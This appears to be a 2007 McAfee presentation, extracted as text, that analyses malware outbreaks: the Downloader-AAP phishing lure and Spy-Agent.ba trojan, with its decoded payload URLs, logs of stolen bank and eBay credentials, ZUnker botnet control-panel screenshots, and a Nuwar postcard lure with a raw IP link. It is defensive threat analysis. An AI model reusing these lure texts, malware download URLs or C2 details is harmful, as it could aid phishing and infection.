
McAfee

8/11/2007



Protect what you value.

McAfee®




Protect what you value.

Typical „outbreak“ today

Mass Spam of Email with Attachment


Example Downloader-AAP



McAfee



Mass Spam of Email with Attachment Example Downloader-AAP



Sehr geehrter Internetnutzer,

im Rahmen unserer ständigen automatisierter
Tauschbörsen im Internet, wurde folgende II

Das vollständige Protokoll Ihrer Online-Durchsuchung finden Sie im
Anhang dieser Email.

Die Strafanzeige und die Möglichkeit zur Stellungnahme wird Ihnen in den
nächsten Tagen schriftlich zugestellt.

McAfee



1. User opens Attachment (.zip), double clicks executable
2. Downloader downloads Textfile

```
Yxnq_  
22222222222222222222222222222222  
jvvvr8--uuu,pglcvгимaj,amo-jvon-66,gzg  
jvvvr8--uuu,pglcvгимaj,amo-jvon-00,gzg
```

3. Textfile gets decoded

```
0000000000: 5B 7A 6C 73 5D 0F 08 30 30 30 30 30 30 30 30 [zls ]%  
0000000010: 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000  
0000000020: 30 30 30 30 30 30 30 30 0F 08 68 74 74 70 3A 2F 2F 00000000%  
0000000030: 77 77 77 2E 72 65 6E 61 74 65 6B 6F 63 68 2E 63 http://  
0000000040: 6F 6D 2F 68 74 6D 6C 2F 34 34 2E 65 78 65 0F 08 om/html/44.exe%  
0000000050: 68 74 74 70 3A 2F 2F 77 77 77 2E 72 65 6E 61 74 http://www.renat  
0000000060: 65 6B 6F 63 68 2E 63 6F 6D 2F 68 74 6D 6C 2F 32 ekoch.com/html/2  
0000000070: 32 2E 65 78 65 2E 65 78 65 2E 65 78 65 2E 65 78 2.exe
```

4. Binaries are downloaded from decoded URL. This is a dropper (Spy-Agent.ba) for the actual Trojan
5. Spy-Agent.ba drops IPV6MOML.DLL to %windir%\System32
6. Spy-Agent.ba.dll gets registered as Browser Helper Object



Stolen Data sent to Attacker

```
-----
ComplID: [256-bit hexadecimal value]
Ver: 3.7.77
host: [victim-computer-name]
if1 : 192.168.1.137
-----
```

```
----- Wed Mar 14 14:30:48 2007
URL: https://www4.usbank.com/internetBanking/LoginRouter
```

```
REQ: requestCmdId=PrivateLogon&USERID=&PSWD=&reqcrda=fake-usbank-
user&reqcrdb=myusbankpassword&doubleclick=2
```

```
----- Wed Mar 14 14:31:39 2007
```

```
URL: https://signin.ebay.com/ws/eBayISAPI.dll?
SignIn&co_partnerId=2&pUserId=&siteid=0&pageType=&pa1=&i1=&bshowgif=
&UsingSSL=&ru=&pp=&pa2=&errmsg=&runame=&ruparams=&ruproduct=&sid=
&favoritenav=&confirm=&ebxPageType=&existingEmail=&isCheckout=&migrateVisitor=
```

```
Action: https://scgi.ebay.com/ws/eBayISAPI.dll?RegisterEnterInfo&siteid=0&co_partnerid=2&UsingSSL=1
Method: post
```

```
Action: https://signin.ebay.com/ws/eBayISAPI.dll?co_partnerid=2&siteid=0&UsingSSL=1
Method: post
userid(text): fake-eBay-userID
pass(password): myebaypassword
```

```
Buttons pressed: Sign In Securely >;
```

```
REQ: MfcISAPICommand=SignInWelcome&siteid=0&co_partnerid=2&UsingSSL=1&ru=&pp=
&pa1=&pa2=&pa3=&i1=-1&pageType=-1&rtmData=AD1%3DgAIAANAVBAAAAAAAAAQeuuXBB%3BMD1%3DAI%
3BTC01%3DwAscFTKVEBAAACQDQVAAAAAAAAAAknrDyrgA%3BPS%3DT.0&userid=fake-eBay-
userID&pass=myebaypassword
```



8/11/2007



Protect what you value.

Another Example: Spam-Mespam

- Arrives as Email, IM-Messages (AOL, Yahoo, ICQ), Webforum – link to a website in the mail
- User follows link, gets infected
- Spreads from infected machines by injecting the link and text in emails, IM Communication from the user
 - Messages arrive from a trusted, known person
 - High social engineering factor




Bot traffic Statistics for www.org generated on 2007/04/21

Zupacha Mini stats

Protocol	Sent Msg
 B. Spam-bots mail	713160 80%
 Mirabilis ICQ	107512 12%
 E-Mail	67581 8%
 Web mail	6326 1%
 Aol AIM	395 0%
 Yahoo! IM	87 0%
 Web forum	82 0%
 Google Talk	0 0%
Totally Sent : 895,143	





















Service name	Sent Msg
 mail.yahoo.com	3640 58%
 mail.google.com/mail/	1920 30%
 hotmail.msn.com	525 8%
 webmail.aol.com	193 3%
 Mail.ru	44 1%
 rambler.ru	4 0%
 comcast.net	0 0%
 mail.com	0 0%
 lycos.com	0 0%
 earthlink.net	0 0%
 care2.com	0 0%
Web mail Sent : 6326	

















Topic reply:
New topic messages:


Topic reply:
New topic messages:
Forum messages totally: **82**

Top 20 Countries [\(see all\)](#) Top 10 new countries today Top 10 Countries order by bot's reports

Country	Rating
 Germany	9294 95%
 Russia	152 2%
 United States	77 1%
 Austria	56 1%
 Switzerland	22 0%
 France	22 0%
 Poland	19 0%
 Spain	18 0%
 United Kingdom	17 0%
 Hungary	15 0%
 Netherlands	9 0%
 Czech Republic	8 0%
 Belgium	7 0%
 Mexico	6 0%
 Brazil	5 0%
 Iraq	5 0%
 Italy	5 0%
 Turkey	5 0%
 Greece	5 0%
 Colombia	4 0%
Totally: 51	

Country	Rating
 Germany	163 97%
 Russia	3 2%
 Philippines	1 1%
 United States	1 1%
totally: 168	

Country	Rating
 Germany	581304 93%
 Russia	11877 2%
 United States	8347 1%
 Austria	3930 1%
 France	2620 0%
 Spain	2486 0%
 Poland	1503 0%
 Switzerland	1267 0%
 Czech Republic	1275 0%
 United Kingdom	1113 0%
Totally bot's reports: 626307	

Top 10 bot versions

Bot version	Rating
<input type="checkbox"/> 3.2.7	9805 100%
Totally: 1	

Top Anti-virus software. Select Country: [Go to Detailed](#)

Software Rating	Country	Rating
Anti Virus — 0	Anti Virus	
Soft names		
Totally: 0		
Software installed: 0		

Sumarize

Bot's count: **9805** Today new bots: **320** Today Bot reports: **5099**
 All New bot today: **168**

Percent Live bot's: **52%** Bot reports: **626307** Oldest bot has: **15** days



[statistics](#) | [control](#) | [help](#) ZUnker Panel v1.4.5b [LOG OUT](#)

[Global](#) | [Downloaded files](#) | [Time statistics](#)

Downloaded files Statistics for www.org generated on 2007/04/21

Downloaded Files (ALL) [Clear](#) [Client Link](#)

Land	File Name	Installed	File Size	Client-side stat.
ALL	ebr9.exe	1	53,146	Client Link
ALL	ebr9.exe	1	508	Client Link
ALL	ebr9.exe	1	150	Client Link
ALL	ebr9.exe	6471	70,144	Client Link

Done My Computer

McAfee®

8/11/2007



Protect what you value.

[statistics](#) | [control](#) | [help](#) ZUnker Panel v1.4.5b [LOG OUT](#)

[Global](#) | [Downloaded files](#) | [Time statistics](#)

Downloaded files Statistics for www.....org generated on 2007/04/21

Downloaded Files (ALL) [Clear](#) [Client Link](#)

Land	File Name	Installed	File Size	Client-side stat.
ALL	ebr9.exe	1	53,146	Client Link
ALL	ebr9.exe	1	508	Client Link
ALL	ebr9.exe	1	150	Client Link

Downloaded Files (ALL) [Clear](#) [Client Link](#)

Land	File Name	Installed	File Size	Client-side stat.
ALL	ebr9.exe	1	53,146	Client Link
ALL	ebr9.exe	1	508	Client Link
ALL	ebr9.exe	1	150	Client Link
ALL	ebr9.exe	6471	70,144	Client Link


Done Computer


McAfee

8/11/2007



Protect what you value.





[statistics] [control] [help] ZUnker Panel v1.4.5b **[LOG OUT]**

[Loader] [Zupacha]

Select Land (Multi Load) or Insert CompID (Single load)

All | All countries

Count to Install [Sum.](#)

Url's to load ([Example](#)) Don't kill loader after job

Hint: After each URL you should to press 'Enter' to make new line separate. It's necessary.

Message: Editing task for #5.

Search BOT

by CompID



by IP [Extended](#)

Results per page

Tasks						
Land	Bot's count	Installed	To install	Url's	Done	Action
ALL	9805	6476	* - unlin.	http://www.ebay-market.info/...	-- %	Delete Edit

Done My Computer





Victim Distribution Europe



McAfee®

8/11/2007



Protect what you value.

Victim Distribution North America



McAfee

8/11/2007




Protect what you value.

Victim Distribution APAC



W32/Nuwar@MM, Zhelatin, Postcards ...



McAfee®



W32/Nuwar@MM, Zhelatin, Postcards ...



SEEING YOUR CARD

If your email software creates links to Web pages, click on your card's direct www address below while you are connected to the Internet:

<http://69.251.4.220/?19d3383b4c009ee64d82c3a9ebeed43560>

Or copy and paste it into your browser's "Location" box (where Internet addresses go).

We hope you enjoy your awesome card.




Wishing you the best,
Postmaster,
greet2k.Com

McAfee

8/11/2007



Protect what you value.



Sniff16: Filtered 7, 533/1893 Ethernet Frames, Filter: Matrix

No.	Summary	Len (B)	Ret. Time	Delta Time	Abs. Time
563	UDP: D=13404 S=19353 LEN=142	176	0:03:54.346	0.027.968	07/31/2007 06:24
564	UDP: D=19353 S=13404 LEN=31	65	0:03:54.347	0.000.527	07/31/2007 06:24
565	UDP: D=13404 S=4239 LEN=73	107	0:03:54.372	0.025.286	07/31/2007 06:24
566	UDP: D=4239 S=13404 LEN=31	65	0:03:54.372	0.000.440	07/31/2007 06:24
567	UDP: D=13404 S=7623 LEN=487	521	0:03:54.418	0.046.027	07/31/2007 06:24
568	UDP: D=7623 S=13404 LEN=31	65	0:03:54.419	0.000.484	07/31/2007 06:24

